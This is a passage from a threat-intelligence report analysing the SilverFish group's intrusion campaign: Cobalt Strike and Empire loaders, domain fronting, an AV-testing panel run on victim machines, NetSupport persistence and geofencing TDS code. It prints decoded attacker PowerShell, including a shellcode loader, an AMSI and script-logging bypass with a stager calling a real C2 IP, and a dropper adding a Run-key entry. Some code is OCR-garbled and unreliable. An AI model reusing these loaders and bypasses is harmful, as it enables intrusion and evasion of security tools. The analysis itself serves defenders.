    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).Define
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqlyMjQ6rGevFHqHETqHEvqHE3qFELL3RpBRLcEU0PH03fIQ8D4uwiuTb03F0qHEzqGEf1v0y1um41dp1WzqGs7qHsD1vDAH2qoF6g19RLcEU0P4uwiuQbw1bXIF7b6F4Hv5F7q
for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 53
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func.get_proc_address kernel32.dll VirtualAlloc), (func.get_delegate_type @(IntPtr, UInt32, UInt32, UInt32)))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.Length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func.get_delegate_type @(IntPtr) (Void)))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

Figure 25. Decoded Cobalt Strike beacon loader Powershell code

Executed Cobalt Strike beacons use domain fronting for communicating to the command and control server. The PTI Team was able to extract all of the Cobalt Strike beacons used by SilverFish attackers. Following table contains the Cobalt Strike command and control servers and list of domains used for fronting.

**Analyst Note :** Domain fronting is a technique for Internet censorship circumvention that uses different domain names in different communication layers of an HTTPS connection to discreetly connect to a different target domain than is discernable to third parties monitoring the requests and connections [13].


|                       |   |                               |
|-----------------------|---|-------------------------------|
| cdn.auditor.adobe.com | → | twimg-us.azureedge.net        |
| video.oracle.com      | → | d3ser9acyt7cdp.cloudfront.net |

One of the Cobalt Strike beacons used by the SilverFish group directly connected to the address **tanzaniafisheries.com** without using the domain fronting technique. That particular Cobalt Strike beacon was deployed to more than 20 victims with file name **ms6543223.csproj** 6.1 and executed with the command in the following image.

|     |                         |                        |                        |                       |                                                                                                             |
|-----|-------------------------|------------------------|------------------------|-----------------------|-------------------------------------------------------------------------------------------------------------|
| 392 | upload_file_programdata | 12:31:32<br>04.09.2020 | 12:31:40<br>04.09.2020 |                       | {"file_id": "3"}                                                                                            |
| 393 | execute_cmd             | 12:32:06<br>04.09.2020 | 12:32:09<br>04.09.2020 | see<br>[197<br>bytes] | "cmd": "C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\msbuild.exe c:\\programdata\\ms6543223.csproj" |

**Figure 26.** Victim task command executing ms6543223.csproj file

**Analyst Note :** msbuild.exe utility and .csproj files are frequently used to load shellcode in red teaming engagements.



**Figure 27. Domain fronting used by SilverFish group frequently**

Besides the domain fronting method, the SilverFish group uses the “malleable C2 profile” features of Cobalt Strike. The following image shows the Cobalt Strike beacon shellcode emulation results, fronted domain, and actual host value. The chosen malleable C2 profile [22] artifacts can easily be identified.

```

26a5: 89 07      push rdi
26b5: 57        push rax
26f6: 68 00 20 00 push rdx
2711: 53        push rxi
2721: 56        push rbp
272f: 68 12 96 89 62 push rbp
2739: ff 4d     test eax, edx
274b: 85 c8     je RAXC8
276f: 74 c6     mov esi, DWORD PTR [rdi]
27ff: 8b 07     and edi, ecx
2801: 81 c3     test ecx, ecx
2803: e9 6c     jmp REX6C
2805: 75 c5     jne rcx
2806: 45
0x1ba2: 'kernel32.LoadLibraryA("wininet")' -> 0x7bc00000
0x1bb0: 'wininet.InternetOpenEx(xxx, xxx, xxx, xxx, xxx, xxx, xxx, xxx)' -> 0x24
0x1bbd: 'wininet.InternetOpenEx(0x0, 0x0, "video.oracle.com", 0x0, 0x0, 0x0, 0x3, 0x0, 0x0)' -> 0x24
0x1bd4: 'wininet.InternetSetOption(xxx, xxx, xxx, xxx, xxx, xxx, xxx, xxx, xxx, xxx)' -> INTERNET_FLAG_DONT_CACHE | INTERNET_FLAG_KEEP_CONNECTION | INTERNET_FLAG_NO_UI | IN
ERNET_FLAG_RELOAD, 0x0) -> 0x28
0x1bf8: 'wininet.HttpSendRequestA(xxx, "Accept: ext/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\\nAccept-Lang
uage=en-US,en;q=0.3\\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko\\nHost: d3sergacy7cdp.cloudfront.net/r/n\\n",
xxxxxx, 0x0, 0x0)' -> 0x1
0x1c11: 'user32.GetDesktopWindow()' -> 0x198
0x1c29: 'wininet.InternetErrorDlg(xxx, 0x28, 0x11a, 0x7, 0x0)' -> None
0x1c2e: 'kernel32.VirtualAlloc(0x0, 0x400000, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x450000
0x1c3f: 'wininet.InternetReadFile(xxx, 0x450000, 0x2000, 0x1203fd4)' -> 0x1
0x1c49: 'wininet.InternetReadFile(xxx, 0x450000, 0x2000, 0x1203fd4)' -> 0x1
0x450fb0: Unhandled interrupt: intum=0x3
Caught error: unhandled interrupt
+ Finished emulating
DOMAIN FORNTING FAKE HOST
0x1ba2: 'kernel32.LoadLibraryA("wininet")' -> 0x7bc00000
0x1bb0: 'wininet.InternetOpenA(0x0, 0x0, 0x0, 0x0, 0x0)' -> 0x20
0x1bcc: 'wininet.InternetSetOptionA(0x0, 0x0, xxx, xxx, xxx, xxx, xxx, xxx, xxx, xxx)' -> 0x24
0x1bed: 'wininet.InternetSetOptionA(0x24, 0x0, "/jquery-3.3.1.slim.min.js", 0x0, 0x0, 0x0, 0x0)' -> INTERNET_FLAG_DONT_CACHE | INTERNET_FLAG_KEEP_CONNECTION | INTERNET_FLAG_NO_UI | IN
TERNET_FLAG_RELOAD, 0x0) -> 0x28
0x1c0e: 'wininet.HttpSendRequestA(xxx, "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\\nAccept-Language: en-US,en;q=0.3\\nUser-Agent: http://code
.jquery.com/\\nAccept-Encoding: gzip, deflate\\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko\\nHost: d3sergacy7cdp.cloudfront.net/r/n\\n",
xxxxxx, 0x0, 0x0)' -> 0x1
0x1c11: 'user32.GetDesktopWindow()' -> 0x198
0x1c29: 'wininet.InternetErrorDlg(xxx, 0x28, 0x11a, 0x7, 0x0)' -> None
0x1c2e: 'kernel32.VirtualAlloc(0x0, 0x400000, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x450000
0x1c3f: 'wininet.InternetReadFile(xxx, 0x450000, 0x2000, 0x1203fd4)' -> 0x1
0x1c49: 'wininet.InternetReadFile(xxx, 0x450000, 0x2000, 0x1203fd4)' -> 0x1
0x450fb0: Unhandled interrupt: intum=0x3
Caught error: unhandled interrupt
+ Finished emulating
MALLABLE C2 PROFILE ARTIFACTS

```

**Figure 28.** Decoded Cobalt Strike beacon shellcode emulation

The PTI Team was able to analyze one of the Empire agents used by the SilverFish group. As with Cobalt Strike beacons, Empire agent loaders are executed with encoded and compressed Powershell commands. After de-obfuscating the Empire agent loader, the PTI Team extracted the **https://149.154.157.248:443** C&C address.

```

If($PSVersionTable.PSVersion.Major -ge 3){
    $822=[Ref].Assembly.GetType('System.Management.Automation.Utils')."GetFileLD"('cachedGroupPolicySettings','N'+onPublic,Static');
    If($822){
        $191=$822.GetValue($Null);
        If($191['ScriptB'+lockLogging']){
            $191['ScriptB'+lockLogging]['EnableScriptB'+lockLogging]=0;
            $191['ScriptB'+lockLogging]['EnableScriptBlockInvocationLogging']=0
        }
        $VAL=[Collections.Generic.Dictionary[String,System.Object]]::New();
        $VAL.Add('EnableScriptB'+lockLogging,0);
        $VAL.Add('EnableScriptBlockInvocationLogging',0);
        $191['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+lockLogging]=$VAL
    }
}Else{
    [SCRIPTBLOCK].GetFileLD('signatures','N'+onPublic,Static).SetValuE($Null,(New-Object Collections.Generic.HashSet[String]))
}

$REF=[Ref].Assembly.GetType('System.Management.Automation.Amsi'+Utils');
$REF.GetFileLD('amsiInitF'+ailed,'NonPublic,Static').SetValuE($Null,$true);

};
[SYSTEM.NET.ServicePointManager]::Expect100Continue=0;
$566=NEW-Object System.Net.WebClient;
$u='Mozilla/5.0 (Windows NT 6.1;
WOW64;
Trident/7.0;
rv:11.0) like Gecko';
[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};
$ser=$(Text.Encoding)::Unicode.GetString([Convert]::FromBase64String('aAB0AHQACABZADoALwAvADEANAA5AC4AMQA1ADQALgAXADUANwAuADIANAA4ADoANAA0ADMA'));
$st='/admin/get.php';
$566.Headers.Add('User-Agent',$u);
$566.Proxy=[System.Net.WebRequest]::DEFAULTWEBPROXY;
$566.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
$ScriptProxy = $566.Proxy;
$SK=[System.Text.Encoding]::ASCII.GetBytes('CbtXg/_>{
6T^-u[xu]VEe:jqLiZ4[5c7');
$R={
    $D,$K=$ARGs;
    $S=0..255;0..255%{
        $J=($J+$S[$_]+$K[$_%$K.Count])%256;
        $S[$_],$S[$J]=$S[$J],$S[$_]
    };
}

$D|{
    $I=($I+1)%256;
    $H=($H+$S[$I])%256;
    $S[$I],$S[$H]=$S[$H],$S[$I];
    $_-Bx0r$S[(($S[$I]+$S[$H])%256)
}

```


  
https://149.154.157.248:443

Figure 29. Decoded Empire agent code

### 3.4 VictimTotal Sandbox

One of the most shocking discoveries of the PTI Team was a web panel for testing the malicious payloads over a list of actual victim devices with enterprise EDR and AV solutions. The SilverFish attackers were using this system to periodically test their malicious payloads on more than 6000 victim devices, scripts, and implants. The following images (Figure 30, 31) contain the list of victims with various different enterprise security solutions. The top section includes brief information about the malicious file that is being scanned periodically and at the right-most column there are scanning results gathered from the security solutions of victims' devices.

Thread ID: **515** Routes: 500: default, 501: default

File Name: **buildus9\_3.ps1**  
 File Size: 5291550 bytes  
 File MD5: 7982b08be78ee4136efd89b06941f75c  
 File Uploaded: 18:28:09 09.03.2021 (7 days, 4 hours, 30 minutes, 33 seconds ago)  
 Static AV Filter: /Kaspersky|ZoneAlarm|ALYac|FortiClient|Zillya|Fortinet|BitDefender|DrWeb|Eset|Emsisoft|CrowdStrike|CbDefense/

550-600 loaders:

| Country | Time             | OS          | Arch | AV (w/o Windows Defender)                                      | Success | Error text |
|---------|------------------|-------------|------|----------------------------------------------------------------|---------|------------|
| US      | 10.03.2021 15:33 | WIN 10      | 0    |                                                                | OK      | -          |
| US      | 10.03.2021 15:33 | WIN 10      | 0    | Malwarebytes                                                   | OK      | -          |
| US      | 10.03.2021 15:26 | WIN 10      | 0    |                                                                | OK      | -          |
| US      | 10.03.2021 15:13 | WIN 10      | 0    | Sophos Anti-Virus                                              | OK      | -          |
| US      | 10.03.2021 14:37 | WIN 10      | 0    |                                                                | OK      | -          |
| US      | 10.03.2021 14:35 | WIN 10      | 0    | Norton Security                                                | OK      | -          |
| US      | 10.03.2021 14:27 | WIN 10      | 0    |                                                                | OK      | -          |
| US      | 10.03.2021 14:20 | WIN 10      | 0    |                                                                | OK      | -          |
| CA      | 10.03.2021 14:09 | WIN 10      | 0    | CrowdStrike Falcon Sensor                                      | ERROR   | AV         |
| CA      | 10.03.2021 13:51 | WIN 7/S08r2 | 0    | Symantec Endpoint Protection CbDefense                         | ERROR   | AV         |
| US      | 10.03.2021 12:55 | WIN 10      | 0    | VIPRE Business Agent ThreatTrack Security VIPRE Business Agent | OK      | -          |

Figure 30. VictimTotal Sandbox testing a given sample compiled for the US targets

Thread ID: **521** Routes: 500: NL DE GB MX FR IT ES AU PT AT DK

File Name: **build\_eu.ps1**  
 File Size: 5291530 bytes  
 File MD5: f43f16e900ed0c70062951d226081b8e  
 File Uploaded: 18:27:55 09.03.2021 (7 days, 4 hours, 30 minutes, 48 seconds ago)

800-850 loaders:

| Country | Time             | OS          | Arch | AV (w/o Windows Defender)                     | Success | Error text |
|---------|------------------|-------------|------|-----------------------------------------------|---------|------------|
| AU      | 11.03.2021 06:33 | WIN 10      | 0    | Avira Antivirus                               | OK      | -          |
| MX      | 11.03.2021 06:19 | WIN 10      | 0    |                                               | OK      | -          |
| AU      | 11.03.2021 06:13 | WIN 10      | 0    | McAfee VirusScan Malwarebytes                 | OK      | -          |
| AU      | 11.03.2021 06:11 | WIN 10      | 0    |                                               | OK      | -          |
| AU      | 11.03.2021 06:02 | WIN 7/S08r2 | 0    | Norton Internet Security                      | OK      | -          |
| MX      | 11.03.2021 05:46 | WIN 7/S08r2 | 0    | Microsoft Security Essentials Avast Antivirus | OK      | -          |
| AU      | 11.03.2021 05:28 | WIN 10      | 0    | Trend Micro Maximum Security                  | OK      | -          |
| MX      | 11.03.2021 05:20 | WIN 10      | 0    |                                               | OK      | -          |
| AU      | 11.03.2021 05:00 | WIN 10      | 0    |                                               | OK      | -          |
| AU      | 11.03.2021 04:50 | WIN 10      | 0    |                                               | OK      | -          |
| MX      | 11.03.2021 04:22 | WIN 7/S08r2 | 0    |                                               | OK      | -          |

Figure 31. VictimTotal Sandbox testing a given sample compiled for EU targets

If the uploaded file gets a different detection result, the website notifies the logged-in user. This feature indicates that SilverFish group members are tracking the detection rate of their payloads in real time. The PTI Team also noticed two payloads uploaded to the file detection sandbox panel, one of which is named **buildus9\_3.ps1** (Figure 30) and other **build\_eu.ps1** (Figure 31). This could mean that the SilverFish group is targeting the US and EU with specially crafted payloads.

The following table contains the MD5 hashes of the files that are uploaded for periodical detection checking.

| File Name      | MD5 Hash                         |
|----------------|----------------------------------|
| build_eu.ps1   | f43f16e900ed0c70062951d226081b8e |
| buildus9_3.ps1 | 7982b08be78ee4136efd89b06941f75c |

### 3.4.1 NetSupport Remote Control

During the analysis made on the C&C server contents, PTI team was able to gather the **buildus9\_3.ps1** and **build\_eu.ps1** files that are uploaded to detection sandbox panel which is explained in section 3.4. At first glance, PTI team observed that the files are heavily obfuscated and the main payload is encrypted using AES encryption.

The screenshot shows PowerShell code for AES encryption and decryption. A red arrow points to the encrypted data, and another red arrow points to the decryption and invocation of the expression.

```

1: $c3hygk157MYZbX/4JTp10L0F0r5L3b9Kn/W+C9wL6V6k7Nquy9vLz/EBq2Ze6lqitMayLe3h5oyEYbKSjnteJTBWUZI7z6PPLg2h5SV3esJWhtbEdE/nj18BpnGRASFK797fz11Qq86Q8CJ/Bpsb4Y6v7Nn+rAcBEC8L4cdh/za28RYIC0DNftf5g3IN3Ka3eLK9H8AmPD3EjYZKeHo
2: Aq5Qw6Kv10Lk4U5Q2e2yH0d2gVv063h22Z3LT5XKwqepf0E4/r0m9bye88B7e9gJkCCTJ0hV2E3ShbqLQENHEDHP00WMAV2qDrDz1WbzJ0h3b0UT5XIO1+jbhZKz2ATHXWzh3Jk4MhXjFAoGURZs+bsCvm71DcFH6gkmug5Pvm0X1Pzq105h3m0NvG30jKyLEFpRa
3: hucZcWpssq/ASqjOCM02088B1hBbnpMIX0G5jLaq2ZL3DUPccBzUMC2AeRQK3G+2AVLMVto5Y2XdAlaJf5tRRGb2qel1sq8vRue0puih06Xs";
4: $VNVIEJVI = New-Object System.Text.AsciiEncoding;
5: $INDSFXTNCPd = $VNVIEJVI.GetBytes("VHONT0F0MS0WNA");
6: $SHNEEZUBMca = [Convert]::FromBase64String($SHNEEZUBMca);
7: $sgbbjruy = New-Object System.Security.Cryptography.PasswordDeriveBytes($SETLCTH0TLB, $VNVIEJVI.GetBytes($MLBPSIU8XP), "SHA1", 2);
8: [Byte[]] $NZG0MEKBYL = $sgbbjruy.GetBytes(16);
9: $UDSWEUEE3H = New-Object System.Security.Cryptography.TripDESDecryptor($NZG0MEKBYL, $INDSFXTNCPd);
10: $UDSWEUEE3H.Mode = [System.Security.Cryptography.CipherMode]::CBC;
11: [Byte[]] $PKLHHUJQTY = New-Object Byte[]($SHNEEZUBMca.Length);
12: $RLTOIWMYKZ = $UDSWEUEE3H.CreateDecryptor($NZG0MEKBYL, $INDSFXTNCPd);
13: $SHGVFEKIMY = New-Object System.IO.MemoryStream($SHNEEZUBMca);
14: $SHPLTUSRMI = New-Object System.Security.Cryptography.CryptoStream($SHGVFEKIMY, $RLTOIWMYKZ, [System.Security.Cryptography.CryptoStreamMode]::Read);
15: $H0C3J0U0FKS = $SHPLTUSRMI.Read($PKLHHUJQTY, 0, $PKLHHUJQTY.Length);
16: $SHGVFEKIMY.Close();
17: $SHPLTUSRMI.Close();
18: $UDSWEUEE3H.Clear();
19: $h = $PKLHHUJQTY[3..($PKLHHUJQTY.Length-1)];
20: return $VNVIEJVI.GetString($h);
21:
22: $LLEYCHZEGX = W0XTGUDIOX "jrkml7i5940z3flvbugds8opw2yec" "hz3bcwvs8pjakiyxtmLr4igd28qon7" "fidjvja"
23: eqr57lyh3awlstvicf9nz848bkonup26 $LLEYCHZEGX

```

Figure 32. Encoded contents of buildus9\_3.ps1 file

After de-obfuscating and extracting the decrypted payload inside the Powershell files, we came across another Powershell stub that decodes another BASE64 encoded payload using 6 byte XOR keys. Once the second script executed using **Invoke-Expression**, it first creates a folder under the %APPDATA% directory with a random name. After creating the random directory script removes all the files with ".ps1" extension under the %TEMP% directory. This could mean that this script is meant to be executed under the %TEMP% directory.

The screenshot shows PowerShell code for creating a directory and removing files. A red box highlights the command to remove all .ps1 files from the %TEMP% directory.

```

15414:
15415: $fpath = "$env:appdata\$randf"
15416: mkdir $fpath
15417: $clientname='ctfmon'+'.exe'
15418: remove-item $env:TEMP\*.ps1
15419:

```

Figure 33. Extracted payload removing all ".ps1" files under %TEMP% directory

Then the script writes the decoded contents of the BASE64+XOR encoded payload into a randomly named ".zip" file under the created directory. In the next line of code script extracts the ZIP file contents using **expand-archive**. After analyzing the extracted contents of the ZIP file, PTI Team found out that extracted files belongs to a publicly known multi platform remote managing software called NetSupportManager [10]. The script continuous the execution by removing the ZIP file and renaming the **client32.exe** of NetSupportManager to **ctfmon.exe**. Renamed EXE file is added to the **HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run** registry for persistence.


```

35480 yk4JCvMlyS1245D2/LQAEJjYfNCtMly431Ymly003YmlyYh03CvMlyYh03CvMlyR1Uzy4ALApXtgs1Dh4kHy0DwX1C4wLyE02CvMlyYh03CtMfSHK2UD5UBRbDHTU/Lw4DwI2pHAZKwQ1wzthL5uKfMNEA1E2PRuig1YmlyYh03B4kM1fXhyYALYzAg00LyYh03A== "z47gha"
35481
35482
35483
35484
35485 $randf= (-join ((0x30..0x39) + ( 0x41..0x5A) + ( 0x61..0x7A) | Get-Random -Count 8 | % {[char]$_} ) )
35486
35487 $fpath ="$env:appdata\$randf"
35488 mkdir $fpath
35489 $clientname="ctfmon"+$exe
35490 remove-item $env:TEMP\*.ps1
35491
35492 $slit="$fpath\$randf"+"*.zip"
35493 $gr = (System.Convert)::FromBase64String($sfuYrgg1)
35494 Set-Content -Path "$slit" -Value $gr -Encoding Byte
35495
35496
35497 cd $fpath
35498 expand-archive "$slit" -"/"
35499 remove-item "$slit"
35500 rename-item "$client32.exe" "$clientname"
35501
35502 $reg = oghygb4 "3jk2NF07P08TERAGHApK4AEHABGcETjUcwMGRepjHIVhAcBETECHBcCgk7PBcb" "z47gha"
35503 new-ItemProperty -Path "$reg" -Name "ctfmon" -Value "$fpath\$clientname"
35504
35505 start-process "$fpath\$clientname"
35506
35507 }
35508
35509 install;

```

**Figure 34. Contents of the extracted ZIP file**

Amongst the extracted ZIP file contents, client32.ini file contains the necessary configuration settings for NetSupportManager remote access software. PTI Team extracted the both client32.ini configuration files from buildus9\_3.ps1 and build\_eu.ps1 Powershell scripts. Extracted INI files contains a HTTP field that includes gateway and secondary gateway address values.



**Figure 35.** Extracted client32.ini file for buildus9\_3.ps1

At the end of the analysis on the subject Powershell files, the PTI Team was able to extract all of the gateway addresses, following table contains the extracted file name and two gateway address for both NetSupportManager INI file.

| File Name      | Gateway         | Second Gateway           |
|----------------|-----------------|--------------------------|
| buildus9_3.ps1 | moreofit.cn:443 | nfsajubjury5gct4.xyz:443 |
| build_eu.ps1   | moreeu.cn:443   | nefvnvudygct4.xyz:443    |

### 3.5 Topology

During the PTI Team investigation, one of the detected command and control panels of the SilverFish group was **188.120.239.154**, which was hosted in Russia with AS Label "JSC The First", The second C&C address was **130.0.235.92** and the IP was registered to Ukraine with A.S. label "ITL LLC". Both IP addresses are registered to a domain.

In contrast to traditional attacks that use a domain name purchased via means of anonymous payments, SilverFish is using hacked domains for redirecting traffic to their command and control panel. We observed 10-year old legitimate domain names used in their operation. To avoid disrupting the legitimate traffic of the website, the SilverFish group is creating new subdomains which makes it almost impossible for an unattended website owner to understand that their domain is being exploited in the attacks. The analysis made on the C&C servers, revealed that the SilverFish group is found to be filtering out the victims from commonwealth of independent states(CIS). Following image displays the source code of the traffic distribution system(TDS), which is explained in section 3.2 in detail.

```
<?php
// соль для генерации етага, трек куки
//define('ETAG_SALT', );
define('AES_256_GLOBAL_KEY', );
define('TRACK_LOCALSTORAGE_SALT', );
define('TRACK_COOKIE_SALT', );
define('LANDING_HASH_SALT', );
define('CHECK_AVAILABLE_SALT', );
define('V_STEPS_SALT', ); // при смене этой соли надо менять урлы на всех шеллах!

define('MMDB_COUNTRY', '/var/www/blogera.ru/geoip_db/GeoLite2-Country.mmdb');
define('MMDB_CITY', '/var/www/blogera.ru/geoip_db/GeoLite2-City.mmdb');
$banned_countries = array("AZ", "AM", "BY", "KZ", "KG", "MD", "RU", "TJ", "TM", "UZ", "UA", "GE"); // CIS countries
$banned_langs = array('hy', 'az', 'be'/*Belarus*/, 'cv', 'kk'/*Kazakhstan*/, 'ky', 'ru'/*Russia*/, 'tt', 'uk'/*Ukraine*/); // CIS langs
$document_default_charset_banned = array('windows-1251'/*Cyrillic (Windows)*/);

$force_no_event_countries = array("US", "CA", ); // теперь все страны работают на no event

define('CYBERBRO_TRAFFBACK_ENABLED', false);
define('CYBERBRO_TRAFFBACK_JS_LINK', 'https://analytics.clickstat360.com/ui_node.js');
$cyberbro_traffback_cids = array(220, 240, );
```

Figure 36. Source code of TDS filtering CIS countries

As seen in the TDS source code, the SilverFish group clearly discarding the victims originating from the following list of states.

- Azerbaijan
- Armenia
- Belarus
- Georgia
- Kazakhstan
- Kyrgyzstan
- Moldova
- Russia
- Tajikistan
- Turkmenistan
- Uzbekistan
- Ukraine

Considering the change frequency of the domains, we believe that the SilverFish group has more than thousand already compromised web sites which are rotated almost every other day. Therefore, we didn't see a necessity to conduct an OSINT analysis for the domain information as it would be misleading. Our research also shows that significant number of the compromised websites were using Wordpress. According to our historic research on APT groups, there is a tendency to buy credentials from underground markets. However, the amount of compromised websites with the same software shows us that the SilverFish group might also be leveraging 0-day or N-day exploits.

## 4 Statistics & Observations

This section is provided for the purpose of emphasizing certain aspects of SilverFish's impact on different sectors and countries. Moreover, it was possible for the PTI Team to interpret certain behavioral patterns of threat actors by means of their activity timelines.




Figure 37. Campaign timeline

There are a large number of published articles about SolarWinds case. In this section, we present our findings from the C&C server which matches the actions of the SilverFish group with the timeline of the SolarWinds attack campaign. Firstly, we observed the victim around the end of August. We came to this conclusion as the first victim's ID was 1 within the database. However, there might be other C&C infrastructures which have a separate victim database. Secondly, infections paused around middle of November and gain momentum during January '21. The reason of this might be related with the joint collaboration of many organizations to shutdown the operation and the effect of a patch release by SolarWinds. The rest of this section contains infection rates, affected countries, and victim distributions.

## 4.1 Infection Rates

The following graph illustrates the amount of victims infected by the threat actors since the beginning of their operation. It is apparent from this graph that the SilverFish group carried out their operation over three time periods.

